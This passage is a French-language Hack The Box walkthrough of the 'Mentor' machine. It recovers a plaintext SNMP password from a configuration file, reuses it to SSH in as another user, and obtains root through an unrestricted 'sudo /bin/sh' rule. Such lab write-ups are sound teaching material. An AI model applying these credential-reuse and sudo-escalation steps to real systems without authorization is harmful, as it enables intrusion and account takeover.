rouser authPrivUser authpriv -V systemonly
createUser bootstrap MD5 SuperSecurePassword123__ DES
rouser bootstrap priv
com2sec AllUser default internal
group AllGroup v2c AllUser
La directive createUser définit un utilisateur SNMPv3 nommé bootstrap, avec une authentification MD5 et un mot de passe en clair :
SuperSecurePassword123__
La directive com2sec confirme également la présence de la communauté SNMPv2c internal, déjà découverte pendant l’énumération.
Vérifie d’abord si bootstrap correspond également à un utilisateur Linux :
getent passwd bootstrap
La commande ne retourne rien : aucun compte Linux bootstrap n’est trouvé.
En CTF, lorsqu’un mot de passe est découvert, il est toujours intéressant de vérifier s’il n’est pas réutilisé sur d’autres comptes ou services, notamment SSH.
Lors de l’exploration de PostgreSQL, tu avais découvert un compte james, dont le hash n’avait pas pu être cassé avec John the Ripper.
Et si le mot de passe SNMP était également utilisé par james ?
Sans fermer ta session SSH svc, ouvre une seconde fenêtre sur Kali et tente une connexion :
ssh james@mentor.htb
Saisis le mot de passe découvert dans la configuration SNMP :
SuperSecurePassword123__
La connexion SSH réussit !
Vérifie ton identité :
whoami
id
Le résultat confirme que tu es connecté avec l’utilisateur james :
james
uid=1000(james) gid=1000(james) groups=1000(james)
Tu disposes désormais d’un accès SSH avec james, grâce à la réutilisation du mot de passe découvert dans la configuration SNMP.
Escalade vers root
Maintenant que tu disposes d’un accès SSH avec james, vérifie ses permissions sudo :
sudo -l
Le résultat révèle une autorisation particulièrement intéressante :
User james may run the following commands on mentor:
    (ALL) /bin/sh
Cette configuration autorise james à exécuter /bin/sh avec les privilèges de n’importe quel utilisateur, y compris root.
Or, /bin/sh est un interpréteur de commandes. Tu peux donc le lancer avec sudo pour obtenir un shell privilégié :
sudo /bin/sh
Vérifie ton identité :
whoami
id
Le résultat confirme que tu disposes désormais des privilèges root :
root
uid=0(root) gid=0(root) groups=0(root)
Il ne reste plus qu’à récupérer le dernier flag :
cat /root/root.txt
b374xxxxxxxxxxxxxxxxxxxxxxxxxxxb47a
Tu disposes maintenant d’un accès complet à la machine Mentor avec les privilèges root. La récupération du dernier flag marque la fin de ce challenge Hack The Box.
Conclusion
La machine Mentor de Hack The Box montre l’importance d’une énumération méthodique et de l’analyse des informations recueillies tout au long d’un challenge CTF.
L’exploitation de l’API REST permet d’obtenir un premier accès au système, tandis que l’escalade de privilèges repose sur une mauvaise gestion des identifiants, notamment la présence d’un mot de passe en clair dans un fichier de configuration et sa réutilisation par un autre utilisateur.
L’un des principaux enseignements de Mentor est l’importance de revenir sur les services identifiés pendant l’énumération initiale. Alors que les recherches classiques d’escalade de privilèges ne révèlent aucune piste exploitable, l’examen du fichier de configuration du service SNMP permet de découvrir un mot de passe en clair. Sa réutilisation par un autre utilisateur ouvre finalement la voie vers root.
Mentor rappelle également un réflexe essentiel en CTF : lorsqu’un mot de passe est découvert, pense à vérifier s’il est réutilisé pour d’autres comptes ou services, notamment SSH. Associée à une vérification des permissions sudo, cette simple démarche peut suffire pour atteindre root, sans recourir à un exploit complexe.